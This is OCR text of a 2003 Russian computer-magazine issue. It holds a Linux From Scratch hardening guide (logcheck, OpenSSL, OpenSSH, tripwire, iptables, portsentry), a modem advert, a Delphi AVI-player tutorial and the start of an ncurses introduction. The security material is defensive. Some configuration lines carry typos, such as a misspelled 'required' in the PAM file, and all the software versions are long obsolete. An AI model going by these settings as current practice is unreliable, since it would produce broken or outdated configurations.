Устанавливаем:

```
make linux &&
install-log logcheck
```

Теперь надо изменить переменные в основном скрипте - /usr/local/bin/logcheck.sh. Внеси следующие изменения:

```
TMPDIR=/etc/logcheck/tmp
HACKING_FILE=/etc/logcheck/logcheck.hacking
VIOLATIONS_FILE=/etc/logcheck/logcheck.violations
VIOLATIONS_INGORE_FILE=/etc/logcheck/logcheck.violations.ignore
IGNORE_FILE=/etc/logcheck/logcheck.ignore
```

Также необходимо изменить пути к лог-файлам. По умолчанию в LFS все события фиксируются в файле /var/log/sys.log, поэтому закомментируй все, что относится к Red Hat (строки 169-171), и добавь следующее:

```
#LFS-3.3
$LOGTAIL /var/log/sys.log > $TMPDIR/check.$$
```

Все, скрипт готов к употреблению. Пропиши его в cron для запуска каждый час и получай отчет по почте!

Шифрование

Теперь займемся поддержкой шифрования. OpenSSL - некоммерческая реализация протоколов SSL (Security Sockets Layer) и TLS (Transport Layer Security) с полной криптографией. Скачиваем: www.openssl.org/source/openssl-0.9.7.tar.gz.

Устанавливаем:

```
perl util/perlpath.pl /usr/bin
```

После этого надо отредактировать файл Configure для оптимизации. В строке 331 замени опцию -m486 на -march=i686 -mcpu=i686 для оптимизации.

```
./Configure linux-elf -DSSL_FORBID_ENULL --prefix=/usr --openssldir=/etc/ssl &&
make &&
make install &&
install-log openssl
```

OpenSSL, как ты знаешь, используется для поддержки шифрования почти во всех программах - начиная от SSH и заканчивая почтовыми клиентами. Ни для кого не секрет, что программа telnet, призванная решать ежедневные административные задачи, передает данные в открытом виде, что делает их доступными для электронного прослушивания (sniffing). Программа SSH, которая была создана для замены программ telnet, rlogin, rsh, rexec полностью решает эту проблему, шифруя передаваемые данные. Кстати, раз уж речь зашла об r-программах, поделюсь своими наблюдениями. rlogin читает файл .rhosts, который находится в домашней директории и содержит IP-адреса машин, с которых возможен вход без пароля. На первый взгляд это удобно, но при подмене IP-адреса (spoofing) атакующий может получить шелл. Об этом написано во всех книгах по безопасности, об этом не раз писал и X. Однако во всех дистрибутивах Linux эти программы устанавливаются по умолчанию. Спрашивается - зачем? Дистрибутивы тащат за собой софт, который повсеместно не используется уже несколько лет. Отсюда получается большой объем системы и необходимость начинать настройку безопасности с удаления старых неиспользуемых программ. OpenSSH - это свободно распространяемая реализация SSH.

Скачиваем: ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH/portable/openssh-3.5p1.tar.gz.

Устанавливаем:

```
./configure --prefix=/usr \
--sysconfdir=/etc/ssh \
--with-ipv4-defaults \
--with-md5-passwords \
--with-pam &&
make &&
make install &&
install-log openssh
```

Создаем файл /etc/pam.d/sshd:

```
#Begin /etc/pam.d/sshd
auth            required    pam_stack.so service=system-auth
```

Юниксоид

ДЕЛАЕМ СИСТЕМУ ПУЛЕНЕПРОБИВАЕМОЙ!

Shaman (aka_shaman@mail.ru)

```
auth            rquired     pam_nologin.so
account         required    pam_stack.so service=system-auth
password  required    pam_stack.so service=system-auth
session         required    pam_stack.so service=system-auth
session         required    pam_limits.so
#End /etc/pam.d/sshd
```

Если ты хочешь открыть на своей машине ssh-сервер, в /etc/rc.d/init.d создай скрипт:

```
#!/bin/sh

source /etc/sysconfig/rc
source $rc_functions

case "$1" in
        start)
          echo "Starting SSH... "
          loadproc sshd
          ;;
        stop)
          echo "Stopping SSH... "
          killproc sshd
          ;;
        restart)
          $0 stop
          $0 start
          ;;
        *)
          echo "Usage: $0 {start|stop|restart}"
          exit 1

esac
```

Остается лишь сделать на него символические ссылки в директориях rcN.d.

Tripwire

Средняя инсталляция Linux включает в себя порядка 20000 файлов. Уследить за всеми довольно трудно. Для решения этой проблемы была создана программа tripwire. При первом запуске она сканирует диск и создает базу системных файлов, цифровой отпечаток системы в безопасном состоянии. Настройка tripwire для LFS - процесс очень долгий. Дело в том, что в конфигурационном файле прописываются файлы, за которыми надо следить. По умолчанию в нем прописаны файлы для Red Hat. В LFS файлов намного меньше, да и расположение порой другое, поэтому на подгонку файла конфигурации может уйти довольно много времени. Скачиваем: www.tripwire.org/files/tripwire-2.3-47.bin.tar.gz.
Это готовые бинарники, не требующие компиляции. Для установки надо запустить инсталляционный скрипт install.sh, но сначала нужно поправить файл install.cfg. Tripwire может посылать отчеты по почте, поэтому в файле install.cfg надо отредактировать переменную TWMAILMETHOD. По умолчанию используется метод SENDMAIL. Если он тебя устраивает, то надо поправить путь к sendmail - переменную TWMAILPROGRAM. Значение по умолчанию - /usr/lib/sendmail -oi -t. Есть и альтернативный метод - через хост. В этом случае закомментируй все относящееся к методу SENDMAIL и раскомментируй метод SMTP:

```
TWMAILMETHOD=SMTP
TWSMTPHOST="mail.domain.com"
TWSMTPPORT=25
```

После этого будут выведены значения опций, которые надо подтвердить. Затем tripwire скопирует файлы и начнет создавать ключи, для чего нужно ввести парольную фразу. Парольная фраза отличается от пароля широтой выбора. Она может быть любой длины и содержать пробелы. Сначала нужно ввести парольную фразу для ключевого файла, а затем - для локального ключевого файла. После генерации ключа будет создан файл конфигурации, и tripwire запросит парольную фразу для сайта. После окончания установки конфигурационные файлы будут находиться в /etc/tripwire.
Теперь надо настроить файл политики /etc/tripwire/twpol.txt. Однако tripwire использует не этот файл. Настоящий файл политики зашифрован и называется tw.pol. После некоторых исправлений в файле twpol.txt надо сгенерить tw.pol:
twadmin --create-polfile /etc/tripwire/twpol.txt
После этого надо ввести парольную фразу и будет сгенерирован зашифрованный файл политики.
Теперь надо сгенерировать базу данных tripwire:
tripwire --init
По запросу надо ввести локальную парольную фразу, и начнется генерация базы. Вот тут-то и проявятся ошибки в файле политики:

```
..................
### Warning: File system error.
### Filename: /bin/somefile
### No such file or directory
### Continuing
```

Записав все ошибки, надо исправить файл twpol.txt и опять попробовать сгенерировать базу. После всего этого гимора, база должна сгенериться без ошибок. После первого запуска tripwire сохранит снимок всей системы, который будет использоваться как эталон при последующих проверках. Проверка выполняется с помощью следующей команды:
tripwire --check
Результатом проверки будет подробный отчет о файловой системе - количество добавленных, удаленных, модифицированных файлов и оценка их критичности. После подгонки файла политики, файлы twpol.txt и twcfg.txt необходимо удалить. Однако я все же рекомендую удалить текстовые файлы с сервера и хранить их на внешнем носителе – мало ли, вдруг тебе понадобится их модифицировать.

Сетевая безопасность

Iptables - пакетный фильтр, брандмауэр, созданный на основе ядра Linux. Обычно брандмауэр ставят на маршрутизаторе, который перенаправляет пакеты согласно правилам фильтрации. Однако им можно защитить и обычную рабочую станцию. Основными данными при фильтрации являются IP-адреса отправителя и получателя, порты отправителя и получателя, протокол. На основе этих данных можно составить цепочки правил брандмауэра. Скачиваем: www.netfilter.org/.
Для установки iptables необходимы исходники ядра. Устанавливаем:

```
make KERNEL_DIR=/usr/src/linux &&
make install KERNEL_DIR=/usr/src/linux &&
install-log iptables
```

После этого надо перекомпилить ядро с поддержкой iptables. В секции Networking options включи опцию Network packet filtering (replaces ipchains). После этого в этой же секции появится пункт IP: Netfilter Configuration. Заходи в него и включи опцию IP tables support. Остальное - по вкусу и желанию. Затем компиль ядро, добавляй в LILO и перегружайся. Далее надо создать скрипт, содержащий цепочки. Создай файл /etc/rc.d/rc.firewall и пиши в него:

```
#!/bin/sh
IPTABLES=/usr/local/sbin/iptables
# Для начала очищаем цепочки от старых правил
$IPTABLES -F INPUT
$IPTABLES -F OUTPUT
$IPTABLES -F FORWARD
# А зачем нужна эта строка - поймешь дальше
/etc/rc.d/rc.firewall-blocked
# End /etc/rc.d/rc.firewall
```

Этот скрипт очищает цепочки от старых правил и подгружает файл rc.firewall-blocked. Существует множество документов по пакетным фильтрам. Один из лучших - книга Р. Зиглера "Брандмауэры в Linux". На русском языке она есть только для ipchains, в английском варианте есть вторая редакция - по iptables. Защититься от сканирования портов и от последующих атак нам поможет IDS. IDS - Intrusion Detective System - система обнаружения атак в реальном времени. При коннекте IDS рассматривает трафик на предмет вредоносных действий и в случае их обнаружения принимает определенные меры.
Скачиваем: www.psionic.com/products/.
Устанавливаем:

```
make linux &&
make install
```

Теперь правим конфигурационный файл /usr/local/psionic/portsenrty/portsentry.conf. Будем запускать portsentry в расширенном режиме обнаружения скрытого сканирования, поэтому в секции Port Configuration ничего редактировать не надо. В секции Ignore Options исправь:

```
BLOCK_UDP="2"
BLOCK_TCP="2"
```

Это значит, что при обнаружении сканирования будет выполнена внешняя команда, поэтому в секциях Dropping Routes и TCP Wrappers все закомментируй, а в секции External Command пиши:

```
KILL_RUN_CMD="/usr/local/psionic/portsentry/add_rule $TARGET$"
```

Теперь создай файл /usr/local/psionic/portsentry/add_rule и пиши в него:

```
#!/bin/sh
echo "/usr/local/sbin/iptables -I INPUT -s" $1 " -j DROP" >> /etc/rc.d/rc.firewall-blocked
/etc/rc.d/rc.firewall
```

Этот скрипт будет добавлять запрещающие правила в файл rc.firewall-blocked и перезапускать брандмауэр. PortSentry - одна из самых простых IDS, однако это не значит, что она неэффективна. У меня она ловила порядка 10 попыток сканирования с разных IP в сутки.

Заключение

Описанные программы позволяют существенно уменьшить вероятность взлома системы и установку бэкдоров. Не забывай вовремя их обновлять и следи за bug-trac'ом. Будут вопросы – мыль.


Хотите заявить о себе
на весь мир?
МОДЕМЫ СЕРИИ
OMNI 56K
ДОБРО ПОЖАЛОВАТЬ В ИНТЕРНЕТ!
EDITORS' CHOICE
• Максимальная скорость доступа в Интернет
• Надежная связь на любых линиях
• Легкая установка и простота в обращении
• Три года гарантии
OMNI 56K PCI
OMNI 56K MINI
OMNI 56K UNO
OMNI 56K NEO
OMNI 56K DUO
OMNI 56K PRO
ZyXEL
© 2003 ZyXEL Communications Corporation. Все права защищены. Товар сертифицирован.
www.omni.ru

Лозовский Александр (alexander@real.xakep.ru)

Свой видеокомбайн на Delphi

Пишем проигрыватель AVI-файлов

В августовском Кодинге я рассказывал, как создать собственный подарочный аудиоплеер. Сразу после выхода того номера, мне на почту стали приходить письма в духе: "Звук это круто, но хотелось бы еще и видео. Расскажи, как или кинь линк, где узнать". Требования эти становятся все настойчивее, и мне ничего не остается, кроме как рассказать об этом сразу всем.

Лозовский Александр (alexander@real.xakep.ru)

Мечта-идея

Компонентов, помогающих нам в проигрывании AVI-файлов (а именно о них сегодня пойдет речь), не так много. Самым достойным из них является произведение наших братьев из Германии под названием: "Multimedia Tools" (www.alcatech.de/download/mmtools/mmtool6.exe, это линк для Delphi 6). Как ни странно, оно оправдывает свое подозрительное название. Дело в том, что разработчики постарались в одном пакете собрать все, что может потребоваться кодеру мультимедийных продуктов на всех этапах производства, от дизайна до работы с аудио/видео файлами. В 2,3 Мб хранятся компоненты для записи, воспроизведения и редактирования (кстати, весьма профессионального) WAV-файлов, визуализации звукового потока, создания, редактирования и воспроизведения AVI-файлов и многое другое. Мне не хватит трех таких статей, чтобы рассказать обо всем пакете, а вот разработчики напряглись и сделали набор примерно из 100 демок, который ты можешь качнуть с www.alcatech.de/download/mmtools/mmdemos.exe. Весят они всего 3,3 Мб. Правда, наличие демок не оправдывает полное отсутствие хелпа или другой вразумительной документации (кроме весьма общего обзора компонентов). Надпись "Currently there are still no helpfiles available, sorry ;-(" висит на их сайте с 1998 года и вряд ли когда-нибудь исчезнет.

Инсталляция

Устанавливается это немецкое чудо по старой схеме: распаковка архива -> открытие файла *.dpk (имя зависит от версии) из каталога с компонентом (кстати, не забудь, что путь к этой директории должен быть прописан в path), далее - OK -> Compile -> Install. Это все, теперь самое время посмотреть на палитру компонентов. Там прибавилось целых 8 закладок (MMTools, MMDesign, MMWave, MMVisual, MMMixer, MMDSP, MMDSOUND, MMAVI). Несмотря на то, что нас сегодня интересует в основном содержимое последней вкладки (в ней находятся инструменты для работы с AVI-файлами, в том числе DivX), я опишу и некоторые другие компоненты. Они тебе тоже пригодятся.

Путь к сердцу юзера лежит через интерфейс

Этот факт разработчики знают не хуже нас, поэтому закладки MMTOOLS и MMDESIGN пестрят разными приятными компонентами. Например:

MMWheel - колесико, похожее на то, которым регулируется громкость радиоприемника. Для этого его и рекомендуют использовать, но, по сути, это - круглая замена трекбару. Свойства Value, MinValue и MaxValue говорят сами за себя.

MMLEDLABEL - позволяет делать label'ы, имеющие вид "информационного табло" (по типу часов в метро). Такой же вид имеют MMLEDPanel (обычный счетчик) и MMLEDSpin (счетчик + стрелки вверх/вниз для изменения показаний). Также имеются собственные аналоги Gauge, обычного Edit'а, Edit'а для флоат-чисел, красочные CheckBox'ы, RadioButton'ы и многое другое. Хотя все это заточено для управления и визуализации звука, ничто не мешает тебе использовать их в любых других приложениях.

TMMHiTimer - аналог обычного таймера, но, по утверждению разработчиков, имеющий большую точность. К тому же свойство Priority определяет приоритет его потока. Это может быть очень важно.

Вкладка "Wave"

Здесь содержится гигантское количество компонентов, связанных со звуком - воспроизведение, запись, конвертирование и т.п.

MMWavePlayer - плеер, он и в Африке плеер. Позволяет работать с моно, стерео и мультиканальным звуком. Понимает только один формат - WAV. Старые добрые процедуры Play, Stop и Pause присутствуют и в нем, поэтому пойдем дальше.

TMMWaveRecorder - компонент, предназначенный для записи звука. Очень похож на предыдущий, только работа его инициируется процедурой Recording.

Это, как ты понимаешь, 2 основных компонента, но есть еще куча дополнительных, предназначенных для фильтрации, построения различных кривых и многого другого. В освоении их тебе помогут демы.

Вкладка "Visual"

Компоненты, визуализирующие звуковой поток. Иначе говоря - осциллоскопы, построители спектрограмм, уровни... в общем, это надо видеть. А увидев, сказать: "О, я-я, дас ист гут. Штангентзиркуль! Гут!"

Работа с AVI-файлами

AVIOpenDialog - стандартный диалог открытия, переделанный под мультимедийные файлы. Из серьезных изменений я заметил только фильтр расширений и немецкий язык интерфейса, поэтому пользоваться им может только настоящий фанат Вольфштайна. Имеется также MMAVISaveDialog как диалог сохранения.

TMMAVIFile - пожалуй, самый важный компонент, предназначенный для обслуживания AVI-файла. Свойство FileName определяет имя файла, AccessMode задает тип доступа (amRead - только чтение, amReadWrite - чтение-запись, amWrite - запись). После этого ты получаешь доступ к самым интимным местам файла (я имею в виду потоки). Осуществить этот самый доступ поможет, например, функция TypedStreams - после передачи ей типа (stVideo/stAudio) и номера потока, она вернет тебе переменную типа TMMAVIStream. Как это использовать, я покажу на примере.

Процедуры:

OpenFile - открывает заданный файл.

CreateFile - создает новый файл (дело в том, что с помощью этой коллекции можно также создавать AVI-файлы).

CreateVideoStream - создает видеопоток в заданном файле (для этого ей надо передать FrameRate (как правило, 1) и имя потока - любую строку). Например: "MainSound". Возвращает переменную типа TMMAVIStream.

CreateAudioStream - соответственно создает аудиопоток (в качестве аргументов - формат и имя потока).

Да, кстати, все нижеописанные компоненты работают только с файлом, обработанным TMMAVIFile, поэтому свойства, типа FileName, у них нет.

MMAVIControl - отменный пульт контроля над воспроизведением аудио и видео. Уже содержит в себе кнопки Play, Stop, Pause, трек для быстрой навигации и таймер. В общем, отличная вещь.

Свойства:

VideoDisplay - определяет имя компонента, показывающего изображение. Обычно это MMAVIVideoDisplay, его я опишу чуть позже.

RewindWhenDone - если TRUE, то позиция чтения файла по окончании воспроизведения возвращается к началу, если FALSE - остается.

AddFile - добавляет файл в список воспроизведения. Ей необходимо передать имя компонента TMMAVIFile.

AddStream - то же самое, но для потока.

hasAudio - принимает значение TRUE, если в заданном файле присутствует звук.

hasVideo - аналогично предыдущей, но для видео.

Playing - становится TRUE, если идет процесс воспроизведения.

Paused - TRUE, если воспроизведение на паузе.

И, наконец, процедуры PLAY, PAUSE и STOP заботятся, соответственно, о запуске воспроизведения, паузе и стопе.

Зная эти и некоторые другие процедуры, можно легко обойтись без визуальной части этого компонента и сделать собственный дизайн. Точнее, мы просто обязаны это сделать, если твое творение выйдет за пределы твоего компа. Думаю, пользователю не надо знать, почему он заплатил $20 за прогу, написанную с помощью чужих компонентов :). Правда, Multimedia Tools стоят около 260 евро, так что все справедливо.

MMAVIVideoDisplay - компонент-дисплей. Перед началом работы, как я уже говорил, должен быть связан с MMAVIControl, хотя возможна и работа на автопилоте - в этом случае показывать он будет не весь поток, а отдельные фреймы. Для этого необходимо:

1) Добавить файл в список.

2) Передать номер потока (то есть, первый).

3) Выбрать номер фрейма: AVIDisplay.FrameIdx := номер. Нумеруются они от нуля до Streams[x].Length-1, поэтому экранизацией легко управлять с помощью трекбара или слайдера.

MMAVICompressor - отвечает за работу с AVI-файлами. Например, ты легко можешь создать собственную AVI'шку из нескольких BMP, записывать потоки в файл и многое другое. По сути, это - путь к редактированию авишек. А плеер с функциями editor'а - это уже о-го-го, такое даже WMPlayer'у не под силу.

AddStream - добавляет поток в файл. Откуда брать поток и файл? Об этом я уже писал чуть выше, когда рассказывал про TMMAVIFile. Ей передается только один аргумент - переменная типа TMMAVIStream.

SaveToFile - сохраняет потоки в файле; главное здесь - не скинуть на диск ненужные данные, поэтому пользуйся FreeStreams как процедурой, обнуляющей список потоков. Те же действия, проведенные для аудиопотока с сохранением в WAV-файл, позволяют выдирать звук из файла кино. Возьми на заметку - очень полезная вещь.

Кодинг

Наконец-то мы переходим к торжественной части. Она будет совсем несложной, и тебе понадобится не более 1% CPU твоего мозга.




Рис.1 Форма для плеера

Клади на форму компоненты: 1 MMLabel (объемный лейбл из MMTools), 1 MMAVIVideoDisplay, 1 MMAVIOpenDialog, 1 MMAVIFile, 1 MMAVICompressor, 1 MMSlider (по типу трекбара из MMTools), 1 MMAVISaveDialog, 1 MMAVIControl, 4 кнопки. Это должно выглядеть как на рис. 1.

Расставим caption'ы:

Button1 - "открыть...". Это кнопка для открытия файлов.

Button2 - "Обн. фреймы". А эта обнуляет список сохраненных фреймов.

Button3 - "Порвать A/V". Позволяет



СВОЙ ВИДЕОКОМБАЙН НА DELPHI

Лозовский Александр (alexander@real.xakep.ru)




Рис.2 Готовая форма

делить AVI-файл на два - с видео и со звуком.

Button4 - "По кадрам". После ее нажатия ты сможешь выбирать нужный тебе кадр с помощью slider'a.

То, что у меня получилось, ты видишь на рис. 2.

Теперь, когда интерфейс более или менее готов, пора бы внести пару строчек кода. Начнем с самого главного - онклика для первой кнопки. Вот он:

```
IF MMAVIOpenDialog1.Execute then //Если диалог сработал, то
begin
MMAVIFile1.FileName := MMAVIOpenDialog1.FileName; //Передадим имя
компоненту
Caption := ExtractFileName(MMAVIOpenDialog1.FileName);
MMAVIFile1.OpenFile;
MMAVIControl1.FreeStreams;
MMAVIControl1.AddFile(MMAVIFile1);
MMAVIVideoDisplay1.Refresh;
end;
```

Здесь все должно быть понятно, если ты читал теорию, поэтому пойдем дальше - сразу ко второй кнопке, запускающей процесс навигации по кадрам. Посмотрим на OnClick:

```
MMAVIVideoDisplay1.AddFile(MMAVIFile1); //Ассоциируем
MMAVIVideoDisplay1 с //файлом
MMAVIVideoDisplay1.StreamIdx := 0; //Берем первый поток
MMSlider1.MaxValue:= MMAVIFile1.Streams[0].Length-1; //Макс. значение
слайдера
MMSlider1.Enabled := True; //Включаем слайдер
```

После этого подготовительного этапа и создания события OnChange для слайдера:

```
MMAVIVideoDisplay1.FrameIdx := MMSlider1.Position;
```

каждое изменение его положения будет нам выводить соответствующий кадр. Сохранить его в файл мы сможем простым кликом на дисплее. Вот и создавай событие MMAVIVideoDisplay1Click и пиши туда содержимое врезки 1.

Логика такая - после клика на компоненте мы создаем растровый файл (т.е. bmp) и копируем туда содержимое MMAVIVideoDisplay1. И поскольку нас интересует чистый кадр без границ компонента, мы их аккуратненько обрезаем. Именно для этого нужны манипуляции с размерами, которые ты видел во врезке.

врезка 1

Листинг procedure TForm1.MMAVIVideoDisplay1Click

```
procedure TForm1.MMAVIVideoDisplay1Click(Sender: TObject);
var
 Bmp: TBitmap; //объявляем растровый файл
begin
 MMAVIVideoDisplay1.Refresh; //Освежимся :)
 Bmp := TBitmap.Create; //Создаем файл
 try //Попытаемся (на случай ошибки)
  Bmp.Width := MMAVIVideoDisplay1.Width-2*MMAVIVideoDisplay1.BevelExtend;
 //ширина битмапа=ширине кадра - границы
  Bmp.Height:= MMAVIVideoDisplay1.Height-2*MMAVIVideoDisplay1.BevelExtend;
 //То же с высотой
  Bmp.Canvas.CopyRect(Rect(0,0,Bmp.Width,Bmp.Height), //Копируем
 соответствующий прямоугольничек
  MMAVIVideoDisplay1.Canvas,MMAVIVideoDisplay1.BeveledRect); //в битмап
  Bmp.SaveToFile('pic'+inttostr(N)+'.bmp'); //сохраняем файл на диск
  Inc(n); //увеличим счетчик
 finally
  Bmp.Free; //освободим память
 end;
end;
```

врезка 2

Листинг procedure TForm1.Button3Click(Sender: TObject);

```
procedure TForm1.Button3Click(Sender: TObject);
var
 VideoStream: TMMAVIStream; //Аудиопоток
 AudioStream: TMMAVIStream; //Видеопоток
 FName: string;
begin
VideoStream := MMAVIFile1.TypedStreams[stVideo,0]; //берем первый
видеопоток
AudioStream := MMAVIFile1.TypedStreams[stAudio,0]; //То же для аудио
try
 FName :=
ExtractFilePath(MMAVIFile1.FileName)+ChangeFileExt(ExtractFileName(MMAVIFile
1.FileName),'');
//Получаем имя файла, выбранного юзером
With MMAVICompressor1 do //Работаем
 begin
 AddStream(VideoStream); //Добавим
 SaveToFile(FName+'_video.avi'); //Сохраняем в файл
 FreeStreams; //Освобождаем
 AddStream(AudioStream); //Добавим аудио
 SaveToFile(FName+'_audio.wav'); //И скинем его на диск
 FreeStreams;
 end
 finally
 ShowMessage ('Файл успешно порван на аудио и видео!'); //Поведаем об
 успехе
 end;
 end;
```

Имя файла имеет вид picX.bmp, где X - номер по порядку, от нуля до... сколько изволите :). Для ее инициализации не забудь вдолбить в OnCreate формы и ОнКлик button2:

```
N:=0;
```

Разрывной файл

Как я уже говорил, функция деления исходного файла на два (аудио и видео) - это жемчужина любой медиа-проги :), поскольку многие юзеры мечтают сохранять любимые фразы/музон из фильмов. Просто они не знают, как это сделать. А мы с тобой знаем, поэтому и ставим онклик для третьей кнопки (врезка 2).


Принцип работы этого кода тебе ясен, поскольку ты внимательно читал статью, но учти, что файлы эти сохраняются в каталоге С ИСХОДНЫМ ФАЙЛОМ и имеют имена в виде имя_исходного_audio.wav и имя_исходного_video.avi.

Логическое завершение

Этот компонент не единственный, позволяющий легко и непринужденно проигрывать видео. Есть и другой путь, а именно - жестокая эксплуатация Windows Media Player (думаю, для тебя не секрет, что все продукты от MS легко управляются ИЗВНЕ :)). Для упрощения этой и без того несложной задачи, был выпущен компонент TActiveMovie (качай его с www.delphicity.com/amovie/amovie.zip или бери на диске). Он позволяет встраивать Windows Media Player (старше 6.4 версии) в твою форму. Отсюда следуют и его достоинства - он может проигрывать клипы в любом направлении (вперед-назад), увеличивать/уменьшать изображение, захватывать кадры и делать с ними все, что придет в голову. За это приходится расплачиваться интерфейсом WMP на твоей проге. Как ни странно, эта особенность не помешала ему дожить до 5 версии. Разобраться с ним несложно, на сайте есть довольно подробная документация. Естественно, на 100% english language. Да, кстати, помимо MTools у Swift Software есть и другие продукты. Загляни на www.swiftsoft.de/downloads.html. Возможно, тебе понравится что-то еще. На этом все. Удачи!

Увлекательный фильм: clock.avi из c:\Windows. Ничего интереснее я не нашел :)





TM RADIO ULTRA

Иван Скляров (Sklyarov@real.xakep.ru)

Новые проклятия для С-кодеров под Linux

Быстрое введение в программирование с ncurses

Периодически в форумах для Linux-кодеров проскакивают вопросы, типа: "А как мне программно отловить нажатие клавиши?", "А как мне сделать оконный интерфейс в консольной программе?", "А как мне включить поддержку мыши?" и т.д. и т.п. На что более опытные программеры всегда отвечают одинаково: "man ncurses".

Иван Скляров (Sklyarov@real.xakep.ru)

Однако чтобы научиться кодить с использованием ncurses по одним лишь манам, нужно быть как минимум гением (кто пробовал это делать, тот поймет :)). Ncurses содержит сотни функций, параметров, атрибутов и т.д., поэтому man больше подходит в качестве справки, когда уже знаешь, что искать. Но если человек знает что искать, разве он будет спрашивать? В то же время я практически не встречал литературы или толковых статей на русском, которые бы обучали ncurses от простого к сложному на реальных примерах. Как правило, это либо прилежно выписанные отрывки из man, либо, в лучшем случае, комментарии к манам (впрочем, кое-какие материалы по теме, заслуживающие внимания начинающих кодеров, приведены во врезке). Эта статья призвана восполнить этот пробел. Подразумевается, что язык С или С++ ты уже знаешь.

История появления ncurses

На первых UNIX-системах для создания терминально-независимых программ использовалась база данных termcap, предоставляющая только самые низкоуровневые возможности. Termcap до сих пор используют многие проги, например, редактор vi. Для работы с терминалами на более высоком уровне была создана надстройка над termcap - база данных terminfo. На основе terminfo возникла библиотека curses. Первоначально curses разрабатывалась для обеспечения работы с экраном в игре rogue и существовала только на BSD-системах. Позднее была создана ее расширенная версия - ncurses (new curses). Кстати, "new curses" переводится как "новые проклятия" (отсюда и название статьи). Ncurses разрабатывается по открытой лицензии, последний релиз можно найти по адресу: www.gnu.org/software/ncurses/.

Немного теории

В ncurses существуют два понятия экрана - stdscr и curscr (см. рис.1).




Рис.1. Схема экранов stdscr и curscr

Curscr (текущий экран) - всегда содержит образ экрана, отображающийся в данный момент на терминале. Stdscr (стандартный экран) - это экран, расположенный в памяти. На нем по умолчанию делаются все изменения перед тем, как отобразить их на текущем экране. Это сделано для оптимизации: пока на curscr показывается одна

информация, на stdscr подготавливается другая. Для отображения stdscr на curscr используется функция refresh(). В ncurses также широко используется понятие окна. Окно - это часть экрана. По сути, stdscr и curscr это тоже окна размером с экран. Точка с координатами (0, 0) всегда расположена в верхнем левом углу окна. Окон на экране может быть любое количество, причем они могут перекрываться. По умолчанию, ncurses-окна не имеют ни обрамления, ни цвета и представляют собой лишь пустой виртуальный прямоугольник экрана. Для отображения из stdscr на текущий экран только одного окна служит функция wrefresh(win). Вообще любая функция в ncurses, которая содержит префикс 'w', относится к окну. Если такого префикса нет, то функция относится ко всему экрану. Например, функции addch, getch, erase работают с stdscr, а аналогичные функции waddch, wgetch, werase - с определенным окном (хотя в качестве определенного окна можно задать и stdscr). Некоторые функции могут еще иметь префикс 'mv' - это означает, что функция, помимо какого-то основного действия, изменяет текущие координаты (y, x). Например, функция mvaddstr(y, x, str) заменяет собой две функции move(y, x) и addstr(str), аналогично mvwaddstr(win, y, x, str) заменяет wmove(win, y, x) и waddstr(win, str).

Также надо отметить понятия физического и логического курсоров. Под физическим курсором понимается курсор, который всегда присутствует в системе, причем в единственном экземпляре. Логические курсоры создаются ncurses. Их может быть несколько, по одному на каждое окно. Перемещением физического курсора управляет функция mvcur. Для того чтобы сделать физический курсор невидимым, используется функция curs_set.

Наша первая программа

По старинной хакерской традиции мы напишем программу, которая посылает этот мир куда подальше (см. листинг). Результаты программы показаны на рис.2.

Для того чтобы откомпилировать прогу с ncurses, в командной строке надо указать флаг -lncurses. Т.е. для нашей программы будет так: gcc fuck.c -o fuck -lncurses. Рассмотрим по порядку, как работает "fuck.c". Код ты найдешь на врезке 1.

#include <curses.h> - любая программа с ncurses должна включать этот заголовочный файл. Замечу, что должен подключаться именно <curses.h>, а не <ncurses.h>. Впрочем, можно использовать и последний, т.к. он обычно тоже присутствует в системе и является символической ссылкой на файл curses.h. Кроме того, <curses.h> автоматически подключает хедер <stdio.h>, поэтому дополнительно включать




Рис.2. Наша первая программа

<stdio.h> в программу не нужно. В нашу прогу мы еще подключаем хедер <string.h>, т.к. далее будем использовать функции библиотеки обработки строк, а точнее, единственную функцию strlen, определяющую длину строки.

С помощью двух макросов #define мы устанавливаем две именованные константы: высоту и ширину окна, в котором будет наше послание. Т.к. библиотека ncurses работает с символьными терминалами, то она не оперирует таким понятием, как "точка" экрана, и поэтому все длины, высоты и координаты задаются в символах. Понятно, что раз ncurses обходит стороной графический экран, то любые линии можно строить только из символов псевдографики, правда с возможностью смены цвета (в распоряжении имеется всего 8 цветов). Обычный размер экрана в консоли - 80 колонок на 25 линий, но на X-терминалах размеры могут быть любыми.

